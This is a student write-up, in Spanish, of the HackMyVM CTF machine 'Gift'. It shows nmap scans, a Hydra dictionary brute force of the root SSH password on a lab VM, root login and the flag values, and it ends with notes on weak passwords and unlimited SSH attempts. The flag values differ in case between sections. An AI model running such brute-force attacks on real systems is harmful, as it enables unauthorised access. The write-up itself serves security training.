

CTF: Gift (HMVM)

Jorge Cortés Hernández

Curso de Especialización de Ciberseguridad en Entornos de las Tecnologías de la
Información

Departamento de Informática

8/12/25

Índice de contenidos

1. Introducción.....	3
2. Metodología.....	3
2.1 Descubrimiento de la Máquina en la Red.....	3
2.2 Enumeración de Puertos del Objetivo.....	4
2.3 Análisis del Servicio Web en el Puerto 80.....	5
2.4 Ataque de Fuerza Bruta Contra SSH con Hydra.....	6
2.5 Acceso al Sistema y Obtención de las Flags.....	7
3. Resultados.....	9
4. Conclusiones.....	10
5. Referencias.....	10
6. Firma y Hash.....	10

1. Introducción

En este informe se detalla el proceso realizado para comprometer la máquina objetivo expuesta en la red interna. El análisis se desarrolla desde la fase inicial de descubrimiento mediante escaneo de red, pasando por la enumeración de servicios, la obtención de acceso mediante fuerza bruta y la localización final de las flags. Se sigue una metodología ordenada donde cada acción deriva de los resultados obtenidos en el paso anterior.

2. Metodología

2.1 Descubrimiento de la Máquina en la Red

Iniciamos el análisis identificando la máquina dentro de la red interna. Para ello se emplea un escaneo rápido que permite mostrar los hosts activos.

Comando:

```
nmap IP -F
```

Uso: Realiza un escaneo rápido de puertos comunes y detecta dispositivos activos en la red.

Ilustración 1

Esta captura de pantalla muestra el escaneo rápido utilizado para localizar la IP activa de la máquina objetivo.

```
(kaliuser@kali)-[~/Downloads]
$ nmap 10.0.2.6 -F
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 09:37 CST
Nmap scan report for 10.0.2.6
Host is up (0.00085s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:2C:66:5D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Nota: Elaboración propia

El resultado indica que la máquina víctima está disponible en **10.0.2.6/24**.

2.2 Enumeración de Puertos del Objetivo

Conociendo la IP del sistema, realizamos un escaneo más exhaustivo sobre sus puertos para determinar los servicios accesibles. Este paso es clave para explorar vías de acceso y determinar el potencial vector de ataque.

Comando:

```
nmap -sV 10.0.2.6
```

Uso: Identifica puertos abiertos junto con las versiones de los servicios asociados.

Ilustración 2

Esta captura de pantalla muestra el escaneo de servicios donde se identifican los puertos SSH y HTTP.

```
(kaliuser@kali)-[~/Downloads]
└─$ nmap -sV 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 09:40 CST
Nmap scan report for 10.0.2.6
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3 (protocol 2.0)
80/tcp    open  http     nginx
MAC Address: 08:00:27:2C:66:5D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
```

Nota: Elaboración propia

El análisis confirma que están disponibles los puertos:


- 22 (SSH)
- 80 (HTTP)

2.3 Análisis del Servicio Web en el Puerto 80

Accedemos a la web en el puerto 80 para buscar información adicional. La página devuelve contenido muy limitado sin revelar datos relevantes ni rutas adicionales. Debido a la falta de puntos de entrada en la interfaz web, procedemos a intentar el acceso a través de SSH, probando primero con el usuario root, que nos solicita contraseña.

Ilustración 3

Esta captura de pantalla muestra el acceso a la web y la falta de información útil para continuar el análisis.



Nota: Elaboración propia

La ausencia de datos útiles en la web nos lleva a valorar técnicas de fuerza bruta contra el servicio SSH.

2.4 Ataque de Fuerza Bruta Contra SSH con Hydra

Probamos iniciar sesión como root pero la máquina solicita contraseña. Dado que no existen más vectores accesibles, se emplea Hydra para realizar una fuerza bruta sobre la autenticación SSH. Siguiendo la documentación oficial de la herramienta y utilizando un diccionario estándar de contraseñas Unix, lanzamos el ataque.

Comando:

```
hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh://10.0.2.6
```

Uso: Realiza un ataque de fuerza bruta contra SSH probando múltiples contraseñas para el usuario root.

Ilustración 4

Esta captura de pantalla muestra la ejecución de Hydra y la identificación de la contraseña válida para root.

```
(kaliuser@kali)-[~/Downloads]
└─$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh
://10.0.2.6
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-10 09:43:
22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 6 tasks per 1 server, overall 6 tasks, 1021 login tries (l:1/p:1021),
~171 tries per task
[DATA] attacking ssh://10.0.2.6:22/
[22][ssh] host: 10.0.2.6 login: root password: simple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-10 09:43:
40
```

Nota: Elaboración propia

El resultado revela que la contraseña del usuario root es **simple**, lo que permite avanzar hacia la fase de acceso.

2.5 Acceso al Sistema y Obtención de las Flags

Con la contraseña identificada procedemos a iniciar sesión mediante SSH como root para revisar el contenido del sistema.

Comando:

```
ssh root@10.0.2.6
```

Uso: Permite acceder al sistema comprometido utilizando las credenciales obtenidas por fuerza bruta.

Ilustración 5

Esta captura de pantalla muestra el acceso SSH como root a la máquina objetivo.

```
└─$ ssh root@10.0.2.6
root@10.0.2.6's password:
IM AN SSH SERVER
gift:~#
```

Nota: Elaboración propia

Una vez dentro, listamos el directorio principal:

Comando:

```
ls
```

Uso: Muestra los archivos presentes en el directorio actual del usuario root.

Ilustración 6

Esta captura de pantalla muestra los archivos root.txt y user.txt encontrados en el sistema.

```
└─$ ssh root@10.0.2.6
root@10.0.2.6's password:
IM AN SSH SERVER
gift:~# ls
root.txt  user.txt
gift:~# cat root.txt
HmVtyr543FG
gift:~# cat user.txt
HmV665sXzDS
```

Nota: Elaboración propia

Se obtienen las flags:

- **root.txt** → **HmVtyr543FG**
- **user.txt** → **HmV665sXzDS**

Tabla de Comandos Utilizados

Tabla 1

Esta tabla muestra todos los comandos ejecutados y su uso durante el CTF

Nº	Comando	Uso
1	nmap IP -F	Escaneo rápido para localizar máquinas activas y detectar puertos frecuentes.
2	nmap -sV 10.0.2.6	Enumeración de servicios, versiones y puertos abiertos del objetivo.
3	hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh://10.0.2.6	Fuerza bruta contra SSH usando diccionario de contraseñas.
4	ssh root@10.0.2.6	Acceso al sistema remoto con las credenciales obtenidas.
5	ls	Listado de archivos en el directorio actual para localizar las flags.

Nota: Elaboración propia

Resumen de Metodología

La intrusión se basa en cuatro fases esenciales: detección del objetivo, enumeración de servicios, ataque de fuerza bruta al servicio SSH y acceso directo como root. La simplicidad de la contraseña permitió una intrusión directa sin necesidad de explotar vulnerabilidades complejas.

Impacto de la Vulnerabilidad

- La máquina utiliza **contraseñas débiles**, lo que permite comprometer el sistema mediante un diccionario estándar.

- SSH expuesto sin límites de intentos facilita ataques automatizados.
- El acceso directo como root concede control total sobre el sistema, incluyendo lectura y manipulación de archivos críticos.
- La combinación de prácticas deficientes de seguridad hace que la máquina sea extremadamente vulnerable a ataques triviales.

3. Resultados

Se consiguió acceso completo al sistema como root, permitiendo extraer ambas flags:

- **Flag de usuario:** HMV665sXzDS
- **Flag de root:** HMVtyr543FG

4. Conclusiones

El análisis concluye que la seguridad de la máquina es insuficiente, con contraseñas débiles y sin medidas de protección básicas en el servicio SSH. El sistema fue comprometido sin necesidad de explotar vulnerabilidades avanzadas, demostrando la importancia de una gestión adecuada de contraseñas y políticas de acceso.

5. Referencias

- Nmap Documentation
- Hydra Official Manual

- SSH OpenSSH Reference

6. Firma y Hash

pSuFWxJ5rPSQ46gP/onoljmbDfqC9tR38Bcl4V41V3k=